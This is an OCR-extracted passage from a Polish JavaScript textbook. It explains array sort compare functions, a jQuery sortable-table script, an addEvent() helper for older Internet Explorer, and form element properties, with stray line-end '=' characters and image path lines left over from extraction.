Przykład ten pokazuje kolejność stosowaną przez Safari. Inne przeglądarki sortują elementy w innej = kolejności.

```
var prices = [3, 1, 5, 4, 2];  // Liczby przechowywane w tablicy.=
prices.sort(function(a, b) {   // Dwie wartości są porównywane.
  return a - b;                // Ustalenie, która wartość powinna być pierwsza.=
});
```



a powinno znaleźć się *przed* b

4 – 5 = –1=

a – b = <0

a powinno znaleźć się *przed* b

2 – 3 = –1=

a – b = <0

a powinno znaleźć się *po* b

2 – 1 = 1=

a – b = >0

Przeglądarka Chrome porównuje tę tablicę w następującej kolejności: 3 – 4, 5 – 2, 4 – 2, 3 – 2, 1 – 2.

Przeglądarka Firefox porównuje tę tablicę w następującej kolejności: 3 – 1, 3 – 5, 4 – 2, 5 – 2, 1 – 2, = 3 – 2, 3 – 4, 5 – 4.

SORTOWANIE LICZB

Poniżej przedstawiono przykłady funkcji porównujących, które mogą być używane jako parametr metody `sort()`.

ROSNĄCA KOLEJNOŚĆ LICZBOWA

Aby posortować liczby w kolejności rosnącej, należy wartość drugiej liczby *b* odjąć od pierwszej liczby *a*. W tabeli po prawej stronie wymieniono przykłady porównywania wartości z pokazanej tablicy.

```
var prices = [1, 2, 125, 2, 19, 14];
prices.sort(function(a, b) {
  return a - b;
});
```

a	OPERATOR	*b*	WYNIK	KOLEJNOŚĆ
1	–	2	–1	*a* występuje przed *b*
2	–	2	0	kolejność pozostaje bez zmian
2	–	1	1	*b* występuje przed *a*

MALEJĄCA KOLEJNOŚĆ LICZBOWA

Aby posortować liczby w kolejności malejącej, należy wartość pierwszej liczby *a* odjąć od drugiej liczby *b*.

```
var prices = [1, 2, 125, 2, 19, 14];
prices.sort(function(a, b) {
  return b - a;
});
```

b	OPERATOR	*a*	WYNIK	KOLEJNOŚĆ
2	–	1	1	*b* występuje przed *a*
2	–	2	0	kolejność pozostaje bez zmian
1	–	2	–1	*a* występuje przed *b*

KOLEJNOŚĆ LOSOWA

Ten fragment kodu losowo zwraca wartość z zakresu od -1 do 1, a tym samym umieszcza elementy tablicy w kolejności losowej.

```
var prices = [1, 2, 125, 2, 19, 14];
prices.sort(function() {
  return 0.5 - Math.random();
});
```

SORTOWANIE DAT

Daty muszą być skonwertowane na obiekty `Date`, aby mogły być następnie = porównywane za pomocą operatorów < i >.

```
var holidays = [=
  '2014-12-25',=
  '2014-01-01',=
  '2014-07-04',=
  '2014-11-28'=
];

holidays.sort(function(a, b){=
    var dateA = new Date(a);=
    var dateB = new Date(b);

    return dateA - dateB=
});
```

Tablica będzie teraz ułożona w następującej kolejności:

```
holidays = [=
  '2014-01-01',=
  '2014-07-04',=
  '2014-11-28',=
  '2014-12-25'=
]
```

DATY W KOLEJNOŚCI ROSNĄCEJ

Jeżeli daty są przechowywane jako ciągi tekstowe, na przykład = jak w tablicy pokazanej po = lewej stronie, to funkcja = porównująca musi utworzyć = obiekt `Date` na podstawie ciągu = tekstowego, aby możliwe było = porównywanie dat.

Po konwersji ciągu tekstowego = na obiekt `Date` JavaScript = przechowuje datę jako liczbę = milisekund, które upłynęły od 1 = stycznia 1970 roku.

Kiedy data jest przechowy-= wana w postaci liczby, dwie = daty można porównywać = w dokładnie taki sam sposób, = jak porównywane są liczby = na stronie po lewej.

SORTOWANIE TABELI

W tym przykładzie zmieniana jest kolejność tabeli. Każdy wiersz tabeli jest przechowywany w tablicy. Następnie tablica jest sortowana po kliknięciu nagłówka kolumny tabeli przez użytkownika.

SORTOWANIE WEDŁUG NAGŁÓWKA

Kiedy użytkownik kliknie nagłówek kolumny tabeli, wywoływana jest funkcja anonimowa odpowiedzialna za sortowanie zawartości tablicy (wierszy tabeli). Wiersze są sortowane w kolejności rosnącej na podstawie danych znajdujących się w tej kolumnie.

Ponowne kliknięcie nagłówka tej samej kolumny powoduje sortowanie wierszy w kolejności malejącej.

TYPY DANYCH

Każda kolumna może zawierać jeden z następujących typów danych:

- ciągi tekstowe;
- czas (minuty i sekundy);
- daty.

Jeżeli spojrzysz na elementy `<th>`, to dostrzeżesz, że typ danych jest wskazany w atrybucie o nazwie `data-sort`.

FUNKCJE PORÓWNUJĄCE

Każdy typ danych wymaga użycia innej funkcji porównującej. Funkcje porównujące będą przechowywane jako trzy metody obiektu o nazwie `compare`, który utworzymy w podrozdziale „Obiekt compare”:

- `name()` sortuje ciągi tekstowe;
- `duration()` sortuje wartości czasu (minuty i sekundy);
- `date()` sortuje daty.

STRUKTURA TABELI HTML

1. Element `<table>` musi zawierać atrybut `class`, którego wartość to `sortable`.

2. Nagłówki kolumn tabeli mają atrybut o nazwie `data-sort`. Odzwierciedla on typ danych w tej kolumnie.

Wartość atrybutu `data-sort` odpowiada metodom w obiekcie `compare`.

HTML c12/sort-table.html

```
<body>
  <table class="sortable">
    <thead>
      <tr>
        <th data-sort="name">Gatunek</th>=
        <th data-sort="name">Tytuł</th>=
        <th data-sort="duration">Czas trwania</th>=
        <th data-sort="date">Data</th>=
      </tr>=
    </thead>
    <tbody>
      <tr>
        <td>Animacja</td>
        <td>Wildfood</td>
        <td>3:47</td>
        <td>2014-07-16</td>=
      </tr>
      <tr>
        <td>Film</td>
        <td>The Deer</td>
        <td>6:24</td>
        <td>2012-02-28</td>=
      </tr>
      <tr>
        <td>Animacja</td>
        <td>The Ghost</td>
        <td>11:40</td>
        <td>2013-04-10</td>=
      </tr>...=
    </tbody>=
  </table>=
  <script src="js/jquery.js"></script>=
  <script src="js/sort-table.js"></script>=
</body>
```

FUNKCJE PORÓWNUJĄCE

1. Zadeklarowanie obiektu `compare`. Zawiera on trzy metody przeznaczone do sortowania nazw, wartości czasu i dat.

METODA NAME()


2. Dodanie metody o nazwie `name()`. Podobnie jak wszystkie funkcje porównujące, metoda ta powinna pobierać dwa parametry: `a` i `b`.
3. Użycie wyrażenia regularnego do usunięcia słowa `the` z początku obu argumentów przekazywanych funkcji (więcej informacji o tej technice znajdziesz na stronie po prawej).
4. Jeżeli wartość `a` jest mniejsza niż `b`, to...
5....wartością zwrotną będzie `-1` (oznacza, że `a` powinno znaleźć się przed `b`).
6. W przeciwnym razie, jeżeli `a` jest większe niż `b`, wartością zwrotną jest `1`. Natomiast jeśli są takie same, wartością zwrotną jest 0 (patrz na dole strony).

METODA DURATION()

7. Dodanie metody o nazwie `duration()`. Podobnie jak wszystkie funkcje porównujące, metoda ta powinna pobierać dwa parametry: `a` i `b`.
8. Czas jest przechowywany w postaci minut i sekund: `mm:ss`. Metoda `split()` obiektu `String` dzieli ciąg tekstowy w miejscach występowania dwukropka i tworzy tablicę, w której minuty i sekundy to oddzielne elementy.
9. Aby określić czas całkowity wyrażony w sekundach, metoda `Number()` konwertuje ciągi tekstowe w tablicy na liczby. Minuty są mnożone przez 60 i dodawane do liczby sekund.
10. Zwracana jest obliczona wartość wyrażenia `a - b`.

METODA DATE()

11. Dodanie metody o nazwie `date()`. Podobnie jak wszystkie funkcje porównujące, metoda ta powinna pobierać dwa parametry: `a` i `b`.
12. Utworzenie nowego obiektu `Date` do przedstawienia poszczególnych argumentów przekazywanych metodzie.
13. Zwracana jest obliczona wartość wyrażenia `a - b`.




```
return a > b ? 1 : 0
```

Skrótem dla operatora warunkowego jest **operator trójargumentowy**. Oblicza wartość warunku i zwraca jedną z dwóch wartości. Warunek znajduje się po lewej stronie znaku zapytania.

Z kolei dwie opcje znajdują się po prawej stronie znaku zapytania i są rozdzielone dwukropkiem. Jeżeli obliczone wyrażenie będzie wartością `truthy`, to zwrócona zostanie pierwsza wartość. W przypadku wartości `falsy` zwracana jest wartość po dwukropku.

OBIEKT COMPARE

JAVASCRIPT c12/js/sort-table.js

```
1  var compare = {                          // Zadeklarowanie obiektu compare.=
2    name: function(a, b) {                 // Dodanie metody o nazwie name().=
3      a = a.replace(/^the /i, '');         // Usunięcie słowa The z początku parametru.=
       b = b.replace(/^the /i, '');         // Usunięcie słowa The z początku parametru.

4      if (a < b) {                         // Jeżeli wartość a jest mniejsza od b.=
5        return -1;                         // Wartość zwrotna wynosi -1.=
       } else {                             // W przeciwnym razie.=
6        return a > b ? 1 : 0;              // Jeżeli a jest większe niż b, zwróć 1, LUB=
       }                                    // jeśli są takie same, zwróć 0.=
     },=
7    duration: function(a, b) {             // Dodanie metody o nazwie duration().=
8      a = a.split(':');                    // Podział czasu w miejscu dwukropka.=
       b = b.split(':');                    // Podział czasu w miejscu dwukropka.

9      a = Number(a[0]) * 60 + Number(a[1]); // Konwersja czasu na sekundy.=
       b = Number(b[0]) * 60 + Number(b[1]); // Konwersja czasu na sekundy.

10     return a - b;                        // Wartość zwrotna wynosi: a minus b.=
     },=
11   date: function(a, b) {                 // Dodanie metody o nazwie date().=
12     a = new Date(a);                     // Nowy obiekt Date do przechowywania daty.=
       b = new Date(b);                     // Nowy obiekt Date do przechowywania daty.

13     return a - b;                        // Wartość zwrotna wynosi: a minus b.=
     }=
   };
```

a.replace(/^the /i, '');


Metoda `replace()` jest używana do usunięcia = wszystkich wystąpień słowa The z początku ciągu = tekstowego. Działa w każdym ciągu tekstowym = i pobiera tylko jeden argument: wyrażenie regu-= larne (patrz rozdział 13., podrozdział „Wyrażenia = regularne"). Jest to przydatne, gdy słowo The nie = zawsze jest używane w nazwach, na przykład = w nazwach zespołów muzycznych lub tytułach = filmów. Wyrażenie regularne jest pierwszym = parametrem metody `replace()`.

- szukany ciąg tekstowy został umieszczony = między ukośnikami;
- znak ^ oznacza, że słowo the musi znajdować się na początku ciągu tekstowego;
- **spacja** po the oznacza, że po tym słowie musi = znajdować się spacja;
- opcja i oznacza, że wielkość znaków nie ma = znaczenia.

Gdy zostanie znalezione dopasowanie do = wyrażenia regularnego, drugi parametr metody = określa zastępujący ciąg tekstowy. W omawianym = przykładzie jest to pusty ciąg tekstowy.

SORTOWANIE KOLUMN

1. Dla każdego elementu posiadającego atrybut `class` o wartości `sortable` należy wykonać funkcję anonimową.
2. Przechowywanie bieżącego elementu `<table>` w zmiennej `$table`.
3. Przechowywanie zawartości tabeli w zmiennej `$tbody`.
4. Przechowywanie elementów `<th>` w zmiennej `$controls`.
5. Każdy wiersz z `$tbody` zostaje umieszczony w tablicy o nazwie `rows`.
6. Dodanie procedury obsługi zdarzeń, gdy użytkownik kliknie nagłówek kolumny tabeli. Wtedy powinna zostać wywołana funkcja anonimowa.
7. Zmienna `$header` przechowuje ten element w obiekcie jQuery.
8. Umieszczenie w zmiennej o nazwie `order` wartości atrybutu `data-sort`.
9. Zadeklarowanie zmiennej o nazwie `column`.
10. W przypadku nagłówka klikniętego przez użytkownika, jeżeli atrybut `class` ma wartość `ascending` lub `descending`, oznacza to, że kolumna została już posortowana.
11. Zmiana wartości atrybutu `class` (aby zawierał wartość przeciwną do `ascending` lub `descending`).
12. Odwrócenie kolejności wierszy (przechowywanych w tablicy `rows`) za pomocą metody tablicy o nazwie `reverse()`.
13. W przeciwnym razie, jeżeli wiersz kliknięty przez użytkownika nie był wybrany, dodajemy klasę `ascending` do nagłówka.
14. Usunięcie klasy `ascending` lub `descending` ze wszystkich pozostałych elementów `<th>` w tej tabeli.
15. Jeżeli obiekt `compare` ma metodę dopasowaną do wartości atrybutu `data-type` dla tej kolumny, to...
16. ...następuje pobranie numeru kolumny za pomocą metody `index()`, która zwraca numer indeksu elementu w dopasowanym zbiorze jQuery. Wartość ta jest przechowywana w zmiennej `column`.
17. Metoda `sort()` zostaje wykonana dla tablicy rekordów i porównuje dwa wiersze jednocześnie. W trakcie porównywania wartości:



SKRYPT SORTUJĄCY TABELĘ

JAVASCRIPT c12/js/sort-table.js

```
1  $('.sortable').each(function() {=
2    var $table = $(this);                    // Tabela do sortowania.
3    var $tbody = $table.find('tbody');       // Zawartość tabeli.=
4    var $controls = $table.find('th');       // Nagłówki tabeli.=
5    var rows = $tbody.find('tr').toArray();  // Tablica przechowująca wiersze.

6    $controls.on('click', function() {       // Kiedy użytkownik kliknie nagłówek.=
7      var $header = $(this);                 // Pobranie nagłówka.=
8      var order = $header.data('sort');      // Pobranie wartości atrybutu data-sort.=
9      var column;                            // Zadeklarowanie zmiennej o nazwie column.

       // Jeżeli wybrany element ma atrybut class o wartości ascending lub descending,
       // trzeba odwrócić kolejność wierszy.=
10     if ($header.is('.ascending') || $header.is('.descending')) {  =
11       $header.toggleClass('ascending descending');
         // Zmiana wartości atrybutu class na przeciwną.=
12       $tbody.append(rows.reverse());       // Odwrócenie kolejności elementów tablicy.=
       } else {                             // W przeciwnym razie trzeba posortować tablicę.=
13       $header.addClass('ascending');       // Dodanie klasy do nagłówka.
         // Usunięcie klasy z wszystkich pozostałych nagłówków.=
14       $header.siblings().removeClass('ascending descending'); =
15       if (compare.hasOwnProperty(order)) { // Jeżeli obiekt compare ma wskazaną metodę. =
16         column = $controls.index(this);    // Wyszukanie numeru indeksu kolumny.

17         rows.sort(function(a, b) {         // Wywołanie metody sort() w tablicy rows.=
18           a = $(a).find('td').eq(column).text(); // Pobranie tekstu kolumny w wierszu a.=
             b = $(b).find('td').eq(column).text(); //Pobranie tekstu kolumny w wierszu b.=
19           return compare[order](a, b);          // Wywołanie metody porównującej.=
           });

20         $tbody.append(rows);=
         }=
       }=
     });=
   });
```

18. Wartości `a` i `b` są przechowywane w zmien-= nych. Metoda `.find()` pobiera elementy `<td>` dla = danego wiersza tabeli. Metoda `.eq()` sprawdza = komórkę w wierszu, której numer indeksu jest do-= pasowany do zmiennej `column`. Metoda `.text()` pobiera tekst ze wskazanej komórki.

19. Obiekt `compare` jest używany do porównania = wartości `a` i `b`. Wykorzystana będzie metoda = wskazana w zmiennej `type` (pobrana w kroku 6. = z atrybutu `data-sort`).

20. Wstawienie wierszy (przechowywane = w tablicy `rows`) do tabeli.

PODSUMOWANIE

FILTROWANIE, WYSZUKIWANIE I SORTOWANIE

- Tablice są najczęściej używane do przechowywania zbioru obiektów.
- Tablice oferują przydatne metody pozwalające na dodawanie, usuwanie, filtrowanie i sortowanie znajdujących się w nich elementów.
- Filtrowanie umożliwia usunięcie elementów i wyświetlenie jedynie ich podzbioru na podstawie wskazanych kryteriów.
- Filtrowanie często opiera się na własnych funkcjach, które sprawdzają, czy elementy spełniają dane kryteria.
- Wyszukiwanie pozwala na przeprowadzenie filtrowania na podstawie danych wprowadzonych przez użytkownika.
- Sortowanie pozwala na zmianę kolejności elementów w tablicy.
- Jeżeli chcesz zyskać kontrolę nad kolejnością, w jakiej są sortowane elementy, możesz użyć funkcji porównywania.
- Aby zapewnić obsługę starszych przeglądarek internetowych, można wykorzystać skrypt ECMAScript 5 Shim.

13

USPRAWNIENIA I WERYFIKACJA FORMULARZY SIECIOWYCH

Formularze sieciowe pozwalają na zebranie informacji = od odwiedzających. JavaScript pomoże Ci w pobraniu = odpowiednich danych z formularzy.

Od samego początku swojego istnienia język JavaScript jest wykorzystywany do usprawniania = i weryfikacji formularzy sieciowych. Dzięki usprawnieniom formularze stają się łatwiejsze = w użyciu. Natomiast weryfikacja danych przed wysłaniem formularza pozwala upewnić się, = że użytkownik wprowadził prawidłowe informacje (jeżeli nie, trzeba wyświetlić odpowiedni = komunikat). Rozdział ten został podzielony na trzy części.

USPRAWNIENIA FORMULARZY

W tej części znajdziesz wiele przykładów usprawnień formularzy sieciowych. = Każdy wprowadza różne = właściwości i metody, które = można wykorzystać podczas = pracy z elementami formularza.

ELEMENTY FORMULARZY HTML5

Specyfikacja HTML5 zawiera funkcje weryfikacji nieużywające JavaScript. W tej części zostaną omówione = sposoby, na jakie weryfikację = można spójnie zastosować = w zarówno starszych, jak = i nowych przeglądarkach = internetowych.

WERYFIKACJA FORMULARZY

Ostatni i najdłuższy przykład w książce przedstawia skrypt przeznaczony do weryfikacji = (i usprawnienia) formularza = rejestracyjnego, który możesz = zobaczyć na stronie po = prawej. Skrypt ten zawiera = ponad 250 wierszy kodu.

Ponadto w pierwszej części rozdziału rezygnujemy z jQuery na rzecz zwykłego JavaScript, = ponieważ nie zawsze należy opierać się na bibliotece jQuery (zwłaszcza w przypadku skryptów, = które wykorzystują jedynie niewielką część funkcjonalności jQuery).


Angelo Rizzoli
présente
8 1/2
de FEDERICO FELLINI
SUPER 8 FILM SOCIETY
Zostań członkiem
Witamy w społeczności Super 8 Film Society. Stanowimy grupę entuzjastów filmów, którzy spotykają się raz w miesiącu i oglądają stare filmy w naszym prywatnym kinie. Każdego roku tworzymy także krótki film, który jest zgłaszany na różnych konkursach filmowych odbywających się na całym świecie.
Ustawienia
Imię:
Proszę podać imię
To pole jest wymagane
E-mail:
FanBarei
Proszę podać poprawny adres e-mail
Hasło:
Hasło musi składać się z przynajmniej 8 znaków
Potwierdź hasło:
Profil
Data urodzenia:
2006-01-24
Aby się zapisać, musisz mieć zgodę rodziców. Zaznacz to pole, jeśli zgadzasz się na zapisanie dziecka:
Wymagana jest zgoda rodziców
Krótko o sobie (maksymalnie 140 znaków):
Na strychu w zakurzonym pudełku taty najpierw odkryłem stary aparat fotograficzny. Te piękne kolory na zdjęciach Nowego Jorku z roku 1969 zachęciły mnie
Informacje o Tobie mogą mieć maksymalnie 140 znaków
-12
Zarejestruj
OXFORD 600

FUNKCJE POMOCNICZE

W części pierwszej rozdziału = będziemy używać zwykłego kodu = JavaScript, a nie jQuery. Utworzymy = własny plik JavaScript przeznaczony = do rozwiązywania problemów związanych z różnicami między przeglądarkami internetowymi. W pliku = znajdzie się funkcja pomocnicza = przeznaczona do tworzenia zdarzeń.

Formularze sieciowe używają wielu procedur = obsługi zdarzeń, a (jak widziałeś w rozdziale 6.) = przeglądarki IE5 – 8 mają inny model zdarzeń = niż pozostałe przeglądarki. Do rozwiązywania = problemów związanych z różną obsługą zdarzeń = w przeglądarkach można wykorzystać bibliotekę = jQuery. Jeżeli jednak nie chcesz dołączać całego = skryptu jQuery tylko w celu obsługi zdarzeń = w starszych wersjach IE, musisz samodzielnie = utworzyć kod odpowiedzialny za obsługę zdarzeń.

Zamiast tworzyć ten sam kod za każdym razem, = gdy potrzebujesz procedury obsługi zdarzeń, odpowiedni kod możesz przygotować raz i umieścić = go w **funkcji pomocniczej**. Następnie funkcję = tę wywołujesz, gdy na stronie trzeba umieścić = procedurę obsługi zdarzeń.

Na stronie po prawej przedstawiono kod funkcji = o nazwie `addEvent()`. Ta funkcja została umieszczona w pliku o nazwie *utilities.js*. Po dodaniu = tego pliku do strony HTML wszystkie skrypty, = które zostaną dołączone *po* skrypcie wymienionym = wcześniej, będą mogły używać jego funkcji w celu = utworzenia procedury obsługi zdarzeń spójnie działającej w przeglądarkach.

```
addEvent(el, event, callback);
         (i)  (ii)      (iii)
```

Funkcja pobiera trzy parametry:
i) *el* to węzeł modelu DOM przedstawiający = element, do którego zostanie dodane zdarzenie lub = z którego zostanie usunięte;
ii) *event* to rodzaj nasłuchiwanego zdarzenia;
iii) *callback* to funkcja wywołania zwrotnego, = która zostanie wywołana po wystąpieniu wskazanego zdarzenia w tym elemencie.

Plik *utilities.js* w witrynie internetowej poświęconej książce ma także metodę przeznaczoną do = usuwania zdarzeń.

Jeżeli przyjrzysz się metodzie `addEvent()` przedstawionej na stronie po prawej, to zobaczysz, że polecenie warunkowe sprawdza, czy przeglądarka obsługuje = `addEventListener()`. Jeżeli tak, dodany zostanie = standardowy obserwator zdarzeń. W przeciwnym = razie tworzone jest rozwiązanie awaryjne dla IE.

Rozwiązanie awaryjne ma następujące cechy:
- Używa oferowanej przez IE metody `attachEvent()`.
- W przeglądarkach IE5 – 8 obiekt `event` nie jest = automatycznie przekazywany funkcji obsługi zdarzeń (i nie jest dostępny za pomocą słowa = kluczowego `this`), jak omówiono w rozdziale = 6., w podrozdziale „Obiekt zdarzenia w przeglądarce Internet Explorer 5 – 8”. Zamiast tego = dostępny jest w obiekcie `window`. Dlatego też = kod musi przekazać obiekt `event` jako parametr = procedury obsługi zdarzeń.
- Podczas przekazywania parametrów do = funkcji obsługi zdarzeń wywołanie musi być opakowane funkcją anonimową, jak pokazano w rozdziale 6., w podrozdziale „Użycie = parametrów w procedurach obsługi zdarzeń = i obserwatorach zdarzeń”.

Aby uzyskać oczekiwany efekt, rozwiązanie = awaryjne dodaje dwie metody do elementu, = dla którego przygotowywana jest procedura = obsługi zdarzeń (patrz kroki 5. i 6. na stronie po = prawej). Następnie używa metody IE o nazwie = `attachEvent()` w celu dodania do elementu kodu = procedury obsługi zdarzeń.

Funkcje demonstrują dwie nowe techniki:
- **Dodanie nowych metod do węzłów modelu DOM**.= Metody można dodać do węzłów modelu DOM, ponieważ są po prostu obiektami (które przedstawiają elementy).
- **Utworzenie nazw metod za pomocą zmiennej**.= Nawiasów kwadratowych można użyć do ustawienia właściwości lub metody; zawartość nawiasów = będzie przekształcona na postać ciągu tekstowego.

PLIK UTILITIES.JS

Poniżej przedstawiono funkcję `addEvent()`, która będzie wykorzystana do utworzenia wszystkich procedur obsługi zdarzeń w tym rozdziale. Definicja tej funkcji znajduje się w pliku *utilities.js*.

Tego rodzaju gotowe do ponownego użycia funkcje są często określane mianem **funkcji pomocniczych**. Gdy będziesz tworzyć większą ilość kodu JavaScript, prawdopodobnie coraz częściej będziesz opracowywać tego rodzaju funkcje.

JAVASCRIPT c13/js/utilities.js

```
// Funkcja pomocnicza odpowiedzialna za dodanie obserwatora zdarzeń.=
1 function addEvent(el, event, callback) {
2   if ('addEventListener' in el) {      // Jeżeli metoda addEventListener() działa,
3     el.addEventListener(event, callback, false); // należy jej użyć.
4   } else {                                       // W przeciwnym razie.
5     el['e' + event + callback] = callback;       // Wywołanie zwrotne metody el.
6     el[event + callback] = function() {          // Dodanie drugiej metody.
        el['e' + event + callback](window.event);  // Użycie jej do wywołania
                                                   // poprzedniej funkcji.
      };
7     el.attachEvent('on' + event, el[event + callback]); // Użycie attachEvent()
    }           // do wywołania drugiej funkcji, która z kolei wywoła pierwszą.=
}
```

1. Zadeklarowanie funkcji `addEvent()` wraz z trzema parametrami: element, typ zdarzenia i funkcja wywołania zwrotnego.

2. Polecenie warunkowe sprawdza, czy element obsługuje metodę `addEventListener()`.

3. Jeżeli tak, używana jest metoda `addEventListener()`.

4. Jeżeli nie, zostanie zastosowany kod rozwiązania awaryjnego.=

Rozwiązanie awaryjne musi dodać dwie metody do elementu, dla którego tworzona jest procedura obsługi zdarzeń. Następnie metoda `attachEvent()` dostępna w IE jest używana do wywołania nowych metod po wystąpieniu zdarzenia w danym elemencie.

5. Pierwsza metoda dodawana do elementu to kod, który powinien być wykonany po wystąpieniu zdarzenia w danym elemencie (ten był wskazany jako trzeci parametr funkcji).

6. Druga metoda wywołuje metodę z poprzedniego kroku. To jest konieczne w celu przekazania obiektu `event` do funkcji wskazanej w kroku 5.

7. Metoda `attachEvent()` jest wykorzystywana w celu nasłuchiwania określonego zdarzenia we wskazanym elemencie. Po wystąpieniu zdarzenia następuje wywołanie metody dodanej w kroku 6., która z kolei wywołuje metodę z kroku 5., używając odpowiedniego odniesienia do obiektu `event`.

W krokach 5. i 6. wykorzystano notację nawiasu kwadratowego, aby dodać nazwę metody do elementu:

```
el['e' + event + callback]
   i          ii
```

i) Węzeł modelu DOM jest przechowywany w `el`. Nawias kwadratowy pozwala na dodanie nazwy metody do tego węzła. Nazwa ta musi być unikalna dla elementu i dlatego jest tworzona na podstawie trzech fragmentów informacji.

ii) Nazwa metody składa się z:

- litery e (zastosowana dla pierwszej metody w kroku 5., ale nieużywana w kroku 6.);
- typu zdarzenia (na przykład `click`, `blur`, `mouseover`);
- kodu pochodzącego z funkcji wywołania zwrotnego.

W kodzie przedstawionym na stronie po prawej wartością metody jest funkcja wywołania zwrotnego. (Takie rozwiązanie może prowadzić do powstania długich nazw metod, ale dobrze sprawdza się w przypadku naszych potrzeb). Funkcja ta jest oparta na funkcji opracowanej przez Johna Resiga, który stworzył jQuery (*http://ejohn.org/blog/flexible-javascript-events/*).

ELEMENT <FORM>

Węzły modelu DOM kontrolek formularza sieciowego mają właściwości, = metody i zdarzenia różne od elementów, które były omawiane dotąd. Poniżej wymieniono kilka właściwości, metod i zdarzeń charakterystycznych = dla elementu `<form>`.

WŁAŚCIWOŚĆ	OPIS
`action`	Adres URL, na który jest wysyłany = formularz.
`method`	Określenie metody wysłania = formularza: `GET` lub `POST`.
`name`	Rzadko używana; znacznie częściej formularz jest pobierany = z wykorzystaniem wartości jego = atrybutu `id`.
`elements`	Kolekcja elementów w formularzu, z którymi może pracować = użytkownik. Są one dostępne za = pośrednictwem numerów indeksu = lub wartości ich atrybutów `name`.

METODA	OPIS
`submit()`	Wywołanie metody ma taki sam efekt = jak kliknięcie przycisku wysyłającego = formularz.
`reset()`	Wyzerowanie formularza do jego = wartości początkowych, jakie miał po = wczytaniu strony.

ZDARZENIE	OPIS
`submit`	Wywoływane po wysłaniu formularza.=
`reset`	Wywoływane po wyzerowaniu = formularza.

Przedstawione w rozdziale 5. metody modelu DOM, takie jak `getElementById()`, = `getElementsByTagName()` i `querySelector()`, są = najpopularniejszymi technikami uzyskania dostępu = do zarówno elementu `<form>`, jak i kontrolera = formularza w dowolnym formularzu sieciowym. = Jednak obiekt `document` oferuje też tak zwaną = **kolekcję formularzy**. Kolekcja ta zawiera odniesienia do wszystkich elementów `<form>` znajdujących = się na stronie.

Każdy element w kolekcji ma przypisany numer = indeksu (podobnie jak w tablicy, numery rozpoczynają się 0). Poniższe wywołanie pozwala na uzyskanie dostępu do drugiego formularza:=

```
document.forms[1];
```

Istnieje również możliwość uzyskania dostępu = do formularza za pośrednictwem wartości jego = atrybutu `name`. Poniższe wywołanie powoduje = pobranie formularza, którego atrybut `name` ma wartość `login`:=

```
document.forms.login
```

Każdy element `<form>` na stronie ma również tak = zwaną **kolekcję elementów**. Przechowuje ona = wszystkie kontrolki z danego formularza. Dostęp = do poszczególnych elementów kolekcji `elements` również może odbywać się za pośrednictwem = numeru indeksu lub wartości jego atrybutu `name`.

Poniższe wywołanie spowoduje uzyskanie dostępu = do *drugiego* formularza na stronie, a następnie = pobranie jego *pierwszej* kontrolki:=

```
document.forms[1].elements[0];
```

Z kolei poniższe wywołanie spowoduje uzyskanie = dostępu do *drugiego* formularza na stronie, = a następnie pobranie elementu, którego atrybut = `name` ma wartość `password`:=

```
document.forms[1].elements.password;
```

